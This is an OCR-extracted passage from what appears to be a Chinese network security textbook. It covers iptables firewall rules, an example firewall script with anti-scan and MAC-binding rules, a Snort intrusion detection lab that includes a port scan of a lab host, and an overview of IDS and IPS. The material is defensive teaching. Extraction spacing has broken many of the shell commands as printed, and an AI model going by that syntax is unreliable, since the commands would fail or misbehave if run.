该命令将一条规则附加到 INPUT 链的末尾，确定来自源地址 192.168.0.10 的数据包可以 ACCEPT。



表 5-15　iptables 常用命令

操作命令	功　　能
-A 或--append	该命令将一条规则附加到链的末尾
-D 或--delete	通过用-D 指定要匹配的规则或者指定规则在链中的位置编号，该命令从链中删除该规则
-P 或--policy	该命令设置链的默认目标，即策略。所有与链中任何规则都不匹配的数据包都将被强制使用此链的策略
-N 或--new-chain	用命令中所指定的名称创建一个新链
-F 或--flush	如果指定链名，该命令删除链中的所有规则，如果未指定链名，该命令删除所有链中的所有规则。此参数用于快速清除
-L 或--list	列出指定链中的所有规则

```
# iptables - D INPUT - - dport 80 - j DROP
```

该命令从 INPUT 链删除规则。

```
# iptables - P INPUT DROP
```

该命令将 INPUT 链的默认目标指定为 DROP。这将丢弃所有与 INPUT 链中任何规则都不匹配的数据包。

(3) match

match 部分指定数据包与规则匹配所应具有的特征，比如源 IP 地址、目的 IP 地址、协议等。

常用的规则匹配器见表 5-16。

表 5-16　iptables 常用的规则匹配器

参　数	功　　能
-p 或--protocol	该通用协议匹配用于检查某些特定协议。协议示例有 TCP、UDP、ICMP、用逗号分隔的任何这 3 种协议的组合列表以及 ALL(用于所有协议)。ALL 是默认匹配。可以使用!符号，它表示不与该项匹配
-s 或--source	该源匹配用于根据数据包的源 IP 地址来与它们匹配。该匹配还允许对某一范围内的 IP 地址进行匹配，可以使用!符号，表示不与该项匹配。默认源匹配与所有 IP 地址匹配
-d 或--destination	该目的地匹配用于根据数据包的目的地 IP 地址来与它们匹配。该匹配还允许对某一范围内 IP 地址进行匹配，可以使用!符号，表示不与该项匹配

示例：

```
# iptables - A INPUT - p TCP
# iptables - A INPUT - p !ICMP
# iptables - A OUTPUT - s 192.168.0.10
# iptables - A OUTPUT - s !210.43.1.100
# iptables - A INPUT - d 192.168.1.1
# iptables - A OUTPUT - d !210.43.1.100
```



（4）target

目标是由规则指定的操作，常用的一些目标和功能说明见表 5-17。

表 5-17　iptables 常用的目标

目　标	功　　能
ACCEPT	当数据包与具有 ACCEPT 目标的规则完全匹配时，会被接受（允许它前往目的地），并且它将停止遍历链（虽然该数据包可能遍历另一个表中的其他链，并且有可能在那里被丢弃）。该目标被指定为-j ACCEPT
DROP	当数据包与具有 DROP 目标的规则完全匹配时，会阻塞该数据包，并且不对它做进一步处理。该目标被指定为-j DROP
REJECT	该目标的工作方式与 DROP 目标相同，但它比 DROP 好。和 DROP 不同，REJECT 不会在服务器和客户机上留下死套接字。另外，REJECT 将错误消息发回给数据包的发送方。该目标被指定为-j REJECT
RETURN	在规则中设置的 RETURN 目标让与该规则匹配的数据包停止遍历包含该规则的链。如果链是如 INPUT 之类的主链，则使用该链的默认策略处理数据包。它被指定为-j RETURN

（5）保存规则

用上述方法建立的规则被保存到内核中，这些规则在系统重启时将丢失。如果希望在系统重启后还能使用这些规则，则必须使用 iptables-save 命令将规则保存到某个文件（iptables-script）中。

```
# iptables- save> iptables- script
```

执行如上命令后数据包过滤表中的所有规则都被保存到 iptables-script 文件中。当系统重启时，可以执行 iptables-restore iptables-script 命令将规则从文件 iptables-script 中恢复到内核空间的数据包过滤表中。

2．Linux 防火墙的配置

创建 iptables_example.sh 文件，内容如下所示，执行如下两条命令：

```
# service iptables start                    //启动 iptables
# sh iptables_example.sh                    //配置防火墙的过滤规则
```

下面是对 iptables_example.sh 文件的说明。

第 3 行：开启内核对数据包的转发功能。

第 6 行：开启内核对 DOS(syn-flood)攻击的防范功能。

第 8、9 行：eth0(ppp0)外网接口，如果通过宽带带动局域网上网，则用 ppp0。

第 10 行：eth1 内网接口。

第 16～24 行：加载模块。

第 26～30 行：清空 filter、nat、mangle 表中的规则。

第 32～37 行：对 filter 和 nat 表设置默认过滤规则。

第 44～47 行：允许 dns 连接。

第 57～65 行：根据指定端口和 IP 地址来过滤掉数据包。



第 67 行：通过字符串匹配来阻止内网用户访问一些网站(fund 指包含该单词的网页受阻)。

第 69～73 行：根据是否是通过宽带(ppp0)带动局域网上网来选择相应的规则。

第 80、81 行：对局域网内计算机的 MAC 和 IP 地址进行绑定，可以防止内网用户随意修改 IP 地址。

iptables_example.sh 文件内容如下。

```
1  #!/bin/bash
2
3  echo 1> /proc/sys/net/ipv4/ip_forward
4  #echo 1> /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
5  #echo 1> /proc/sys/net/ipv4/icmp_echo_ignore_all
6  echo 1> /proc/sys/net/ipv4/tcp_syncookies
7
8  #INET_IF="ppp0"
9  INET_IF="eth0"
10 LAN_IF="eth1"
11 LAN_IP_RANGE="192.168.0.0/24"
12 IPT="/sbin/iptables"
13 TC="/sbin/tc"
14 MODPROBE="/sbin/modprobe"
15
16 $MODPROBE ip_tables
17 $MODPROBE iptable_nat
18 $MODPROBE ip_nat_ftp
19 $MODPROBE ip_nat_irc
20 $MODPROBE ipt_mark
21 $MODPROBE ip_conntrack
22 $MODPROBE ip_conntrack_ftp
23 $MODPROBE ip_conntrack_irc
24 $MODPROBE ipt_MASQUERADE
25
26 for TABLE in filter nat mangle ; do
27 $IPT -t $TABLE -F
28 $IPT -t $TABLE -X
29 $IPT -t $TABLE -Z
30 done
31
32 $IPT -P INPUT DROP
33 $IPT -P OUTPUT ACCEPT
34 $IPT -P FORWARD DROP
35 $IPT -t nat -P PREROUTING ACCEPT
36 $IPT -t nat -P OUTPUT ACCEPT
37 $IPT -t nat -P POSTROUTING ACCEPT
38
39 #拒绝互联网用户访问内网
40 $IPT -A INPUT -i $INET_IF -m state --state RELATED,ESTABLISHED -j ACCEPT
41 $IPT -A INPUT -p tcp --dport 22 -j ACCEPT
42 $IPT -A INPUT -i $INET_IF -m state --state NEW,INVALID -j DROP
```



```
for DNS in $ (grep ^n /etc/resolv.conf|awk '{print $ 2}'); do
$ IPT - A INPUT - p tcp - s $ DNS - - sport domain - j ACCEPT
$ IPT - A INPUT - p udp - s $ DNS - - sport domain - j ACCEPT
done

# anti bad scaning
$ IPT - A INPUT - i $ INET_IF - p tcp - - tcp- flags ALL FIN,URG,PSH - j DROP
$ IPT - A INPUT - i $ INET_IF - p tcp - - tcp- flags ALL ALL - j DROP
$ IPT - A INPUT - i $ INET_IF - p tcp - - tcp- flags ALL SYN,RST,ACK,FIN,URG - j DROP
$ IPT - A INPUT - i $ INET_IF - p tcp - - tcp- flags ALL NONE - j DROP
$ IPT - A INPUT - i $ INET_IF - p tcp - - tcp- flags SYN,RST SYN,RST - j DROP
$ IPT - A INPUT - i $ INET_IF - p tcp - - tcp- flags SYN,FIN SYN,FIN - j DROP

$ IPT - A INPUT - p tcp - - sport 1080 - j DROP
$ IPT - A INPUT - p tcp - - sport 1090 - j DROP
$ IPT - A INPUT - i $ INET_IF - s 60.2.139.192/27 - j DROP
$ IPT - A INPUT - i $ INET_IF - s 60.3.246.162/32 - j DROP

$ IPT - A FORWARD - p tcp - - sport 1080 - j DROP
$ IPT - A FORWARD - p tcp - - dport 1080 - j DROP
$ IPT - A FORWARD - s 60.2.139.192/27 - j DROP
$ IPT - A FORWARD - d 60.2.139.192/27 - j DROP

$ IPT - A FORWARD - m string - - algo bm - - string "fund" - j DROP

if [ $ INET_IF = "ppp0" ] ; then
$ IPT - t nat - A POSTROUTING - o $ INET_IF - s $ LAN_IP_RANGE - j MASQUERADE
else
$ IPT - t nat - A POSTROUTING - o $ INET_IF - s $ LAN_IP_RANGE - j SNAT - - to- source 1.2.3.4
fi

# no limit
$ IPT - A FORWARD - s 192.168.0.18 - m mac - - mac- source 00- 16- EC- A8- F1- A5 - j ACCEPT
$ IPT - A FORWARD - d 192.168.0.18 - j ACCEPT

# MAC、IP地址绑定
$ IPT - A FORWARD - s 192.168.0.2 - m mac - - mac- source 00- 18- F3- 30- 86- 45 - j ACCEPT
$ IPT - A FORWARD - s 192.168.0.3 - m mac - - mac- source 00- 15- 60- B9- 94- 8E - j ACCEPT

$ IPT - A FORWARD - d 192.168.0.2 - j ACCEPT
$ IPT - A FORWARD - d 192.168.0.3 - j ACCEPT
```

5.8　入侵检测技术

网络安全风险系数在不断提高，作为主要安全防范手段的防火墙，在很多方面存在弱点，比如不能防止已感染病毒的文件、无法防止来自内网的攻击等。因此防火墙已经不能满足人们对网络安全的需求。而 IDS(Intrusion Detection System)能够帮助网络系统迅速发



现攻击，IDS 可以自动地监控网络的数据流、主机的日志等，对可疑的事件给予检测和响应。

5.8.1　实例：使用 Snort 进行入侵检测

1. 实验环境

实验环境如图 5-47 所示。

2. 实验步骤

第 1 步：在 192.168.10.5 上安装 Snort。到 http://www.snort.org/上下载 snort-2.8.6.tar.gz 和 snortrules-pr-2.4.tar.gz。安装 Snort 之前先下载并且安装 libpcap-devel、pcre 和 pcre-devel。将 snort-2.8.6.tar.gz 解压后进入 snort-2.8.6，然后依次执行如下命令：




图 5-47　实验环境

```
[root@ localhost snort-2.8.6]# ./configure
[root@ localhost snort-2.8.6]# make
[root@ localhost snort-2.8.6]# make install
[root@ localhost snort-2.8.6]# mkdir -p /etc/snort/rules
[root@ localhost snort-2.8.6]# cp etc/* .conf /etc/snort
[root@ localhost snort-2.8.6]# cp etc/* .config /etc/snort
[root@ localhost snort-2.8.6]# cp etc/unicode.map /etc/snort
[root@ localhost snort-2.8.6]# mkdir /var/log/snort
```

将 snortrules-pr-2.4.tar.gz 解压后，将其中的规则文件全部复制到/etc/snort/rules 下。编辑/etc/snort/snort.conf 文件，将 var RULE_PATH ../rules 改为 var RULE_PATH/etc/snort/rules。编辑/etc/snort/rules/icmp.rules 文件，如图 5-48 所示。




图 5-48　编辑/etc/snort/rules/icmp.rules 文件

第 2 步：在 192.168.10.5 上启动 Snort 进行入侵检测，执行的命令如下：

```
[root@ localhost ~]# snort -i eth1 -c /etc/snort/snort.conf -A fast -l /var/log/snort/
```

第 3 步：在 192.168.10.1 上的终端窗口中执行 ping 192.168.10.5 命令，如图 5-49 所示，然后再使用端口扫描工具对 192.168.10.5 进行端口扫描，如图 5-50 所示。



```
命令提示符
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>ping 192.168.10.

Pinging 192.168.10.5 with 32 bytes of data:

Reply from 192.168.10.5: bytes=32 time<1ms TTL=64
Reply from 192.168.10.5: bytes=32 time<1ms TTL=64
Reply from 192.168.10.5: bytes=32 time<1ms TTL=64
Reply from 192.168.10.5: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.10.5:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\Administrator>_
```



图 5-49　执行 ping 192.168.10.5 命令




图 5-50　对 192.168.10.5 进行端口扫描

第 4 步：在 192.168.10.5 上分析检测数据，如图 5-51 所示，前 4 行对应于第 3 步的 ping 命令，第 6 行表明 192.168.10.1 对 192.168.10.5 进行了端口扫描。

```
alert (/var/log/snort) - gedit
文件(F) 编辑(E) 查看(V) 搜索(S) 工具(T) 文档(D) 帮助(H)
snort.conf | scan.rules | snmp.rules | alert
1 03/22-15:49:29.549525 [**] [1:20000:3] TEST:ICMP Ping [**] [Priority: 0] {ICMP} 192.168.10.1 -> 192.168.10.5
2 03/22-15:49:30.551404 [**] [1:20000:3] TEST:ICMP Ping [**] [Priority: 0] {ICMP} 192.168.10.1 -> 192.168.10.5
3 03/22-15:49:31.552594 [**] [1:20000:3] TEST:ICMP Ping [**] [Priority: 0] {ICMP} 192.168.10.1 -> 192.168.10.5
4 03/22-15:49:32.553773 [**] [1:20000:3] TEST:ICMP Ping [**] [Priority: 0] {ICMP} 192.168.10.1 -> 192.168.10.5
5 03/22-15:50:11.955264 [**] [1:20000:3] TEST:ICMP Ping [**] [Priority: 0] {ICMP} 192.168.10.1 -> 192.168.10.5
6 03/22-15:50:28.482319 [**] [122:1:0] (portscan) TCP Portscan [**] [Priority: 3] {PROTO:255} 192.168.10.1 -> 192.168.10.5
7 03/22-15:50:28.510107 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2]
  {TCP} 192.168.10.1:1074 -> 192.168.10.5:161
8 03/22-15:50:28.510129 [**] [1:1420:11] SNMP trap tcp [**] [Classification: Attempted Information Leak] [Priority: 2]
  {TCP} 192.168.10.1:1075 -> 192.168.10.5:162
9 03/22-15:50:28.971766 [**] [1:1420:11] SNMP trap tcp [**] [Classification: Attempted Information Leak] [Priority: 2]
  {TCP} 192.168.10.1:1075 -> 192.168.10.5:162
10 03/22-15:50:28.972564 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2]
  {TCP} 192.168.10.1:1074 -> 192.168.10.5:161
行 11，列 1    插入
```

图 5-51　分析检测数据

5.8.2　入侵检测技术概述

入侵检测(Intrusion Detection)技术是一种动态的网络检测技术，主要用于识别对计算机和网络资源的恶意使用行为，包括来自外部用户的入侵行为和内部用户的未经授权活动。一旦发现网络入侵现象，则做出适当的反应。对于正在进行的网络攻击，则采取适当的方法来阻断攻击(与防火墙联动)，以减少系统损失。对于已经发生的网络攻击，则应通过分析日志记录找到发生攻击的原因和入侵者的踪迹，作为增强网络系统安全性和追究入侵者法律责任的依据。入侵检测从计算机网络系统中的若干关键点搜集信息，并分析这些信息，看看网络中是否有违反安全策略的行为和遭到袭击的迹象。

入侵检测系统(IDS)由入侵检测的软件与硬件组合而成，被认为是防火墙之后的第二道安全闸门，在不影响网络性能的情况下能对网络进行监测，提供对内部攻击、外部攻击和误操作的实时保护。

IDS 是安全审计中的核心技术之一，是一种主动保护自己的网络和系统免遭非法攻击的网络安全技术。它从计算机系统或者网络中搜集、分析信息，检测任何企图破坏计算机资源的完整性、机密性和可用性的行为，即查看是否有违反安全策略的行为和遭到攻击的迹象，并做出相应的反应。



1. IDS 的工作原理

每个子网有一台入侵检测主机，以监视所有的网络活动，一旦发现入侵则立即报警，同时记录入侵信息。

目前，IDS 分析及检测入侵一般通过这些手段来实行：特征库匹配、基于统计的分析和完整性分析。其中前两种方法用于实时的入侵检测，而完整性分析则用于事后分析。

实时入侵检测在网络连接过程中进行，系统根据用户的历史行为模型、存储在计算机中的专家知识以及神经网络模型对用户当前的操作进行判断，一旦发现入侵迹象立即断开入侵者与主机的连接，并搜集证据和实施数据恢复。

事后入侵检测由网络管理人员进行，他们具有网络安全的专业知识，根据计算机系统对用户操作所做的历史审计记录判断用户是否具有入侵行为，如果有就断开连接，并记录入侵证据和进行数据恢复。事后入侵检测是管理员定期或不定期进行的，不具有实时性，因此防御入侵的能力不如实时入侵检测系统。

2. IDS 的主要功能

IDS 的主要功能如下。

(1) 识别黑客常用入侵与攻击手段

入侵检测技术通过分析各种攻击的特征，可以全面快速地识别探测攻击、拒绝服务攻击、缓冲区溢出攻击等各种常用攻击手段，并做相应的措施。

(2) 监控网络异常通信

IDS 系统会对网络中不正常的通信连接做出反应，保证网络通信的合法性；任何不符合网络安全策略的网络数据都会被 IDS 侦测到并警告。

(3) 鉴别对系统漏洞及后门的利用

IDS 系统一般带有系统漏洞及后门的详细信息，通过对网络数据包连接的方式、连接端口以及连接中特定的内容等特征分析，可以有效地发现网络通信中针对系统漏洞进行的非法行为。

(4) 完善网络安全管理

IDS 通过对攻击或入侵的检测及反应，可以有效地发现和防止大部分的网络犯罪行为，给网络安全管理提供了一个集中、方便、有效的工具。使用 IDS 系统的监测、统计分析、报表功能，可以进一步完善网络管理。

对一个成功的入侵检测系统来讲，它不但可以使系统管理员时刻了解网络系统（包括程序、文件和硬件设备等）的任何变更，还能给网络安全策略的制定提供指南。更为重要的一点是，它应该管理、配置简单，从而使非专业人员能够非常容易地获得网络安全。入侵检测的规模还应根据网络威胁、系统构造和安全需求的改变而改变。入侵检测系统在发现攻击后，会及时做出响应，包括切断网络连接、记录事件和报警等。

3. IDS 的分类

根据原始数据的来源，IDS 可以分为基于主机的入侵检测和基于网络的入侵检测。

(1) 基于主机的入侵检测（HIDS）：基于主机的入侵检测始于 20 世纪 80 年代早期，它



比较新的记录条目与攻击特征，并检查不应该改变的系统文件的校验，以及分析系统是否被侵入或者被攻击。如果发现与攻击模式匹配，则 HIDS 会向管理员报警或者以其他方式响应。主要目的是在事件发生后提供足够的分析来阻止进一步的攻击。HIDS 网络如图 5-52 所示。




图 5-52　HIDS 网络

（2）基于网络的入侵检测（NIDS）：基于网络的 IDS 利用工作在混杂模式下的网卡实时监视和分析所有通过共享式网络的数据包。一旦检测到攻击，响应模块按照配置对攻击做出反应。通常这些反应包括发送电子邮件、记录日志、切断网络连接等。NIDS 网络如图 5-53 所示。




图 5-53　NIDS 网络

根据检测原理，IDS 可以分为异常入侵检测和误用入侵检测。

① 异常入侵检测：根据异常行为和使用计算机资源的情况来检测入侵。

② 误用入侵检测：利用已知系统和应用软件的弱点攻击模式来检测入侵。

根据工作方式，IDS 可以分为离线检测和在线检测。

4. 入侵检测目前所存在的问题

IDS 存在的主要问题有：误/漏报率高、没有主动防御能力。

（1）误/漏报率高

IDS 常用的检测方法有特征检测、异常检测、状态检测、协议分析等。而这些检测方式都存在缺陷。比如异常检测通常采用统计方法来进行检测，而统计方法中的阈值难以有效确定，太小的值会产生大量的误报，太大的值又会产生大量的漏报。而在协议分析的检测方式中，一般的 IDS 只简单地处理常用的如 HTTP、FTP、SMTP 等协议报文，其余大量的协议报文完全可能造成 IDS 漏报。

（2）没有主动防御能力

IDS 技术采用预设置、特征分析的工作原理，所以检测规则的更新总是落后于攻击手段





的更新。

5.9 入侵防御技术

网络入侵事件越来越多,黑客攻击水平逐渐提高,计算机网络感染病毒、遭受攻击的速度越来越快,然而在受到攻击后做出响应的时间不断滞后。传统的防火墙和 IDS 已经不能很好地解决这一问题,因此需要引入一种新的计算机安全技术:入侵防御技术。该技术是在应用层的内容检测基础上加上主动响应和过滤功能。相对于 IDS 的被动检测及误报等问题,该技术采取积极主动的措施阻止恶意的攻击,将损失降到更小。

下面首先对与入侵防御技术有关的软件和技术进行研究和分析,然后深入研究入侵防御技术,为克服集中式入侵防御技术带来的缺陷,提出一种新的入侵防御技术:负载均衡的分布式入侵防御技术。

入侵检测(IDS)虽然已经在市场上存在多年,但是,越来越多的用户发现,它不能满足新网络环境下对安全的需求。

IDS 只能被动地检测攻击,而不能主动地把变化莫测的威胁阻止在网络之外。因此,人们迫切地需要找到一种主动入侵防护解决方案,以确保企业网络在威胁四起的环境下正常运行。入侵防御系统(Intrusion Prevention System 或 Intrusion Detection Prevention,即 IPS 或 IDP)就应运而生了。IPS 是一种智能化的入侵检测和防御产品,它不但能检测入侵的发生,而且能通过一定的响应方式,实时地中止入侵行为的发生和发展,实时地保护信息系统不受实质性的攻击。IPS 使得 IDS 和防火墙走向统一。

目前比较流行的网络级安全防范措施是使用专业防火墙和入侵检测系统(IDS)为企业内部网络构筑一道安全屏障。防火墙可以有效地阻止恶意数据的通过,而 IDS 则主要用于恶意数据的分析和发现,它是防火墙功能的延续。两者联动起来,可及时发现并减缓 DOS、DDoS 攻击,减轻攻击所造成的损失。

IPs 将防火墙和 IDS 合二为一,二者的整合大幅度地提高了检测和阻止网络攻击的效率,是今后网络安全架构的一种发展趋势。

5.9.1 入侵防御技术概述

将入侵防御技术应用到具体的网络环境中后,就形成了入侵防御系统——IPS。

1. IPS 的原理

入侵防御技术是在入侵检测技术的基础上增加了主动响应的功能,一旦发现有攻击行为,则立即响应,并且主动切断连接。

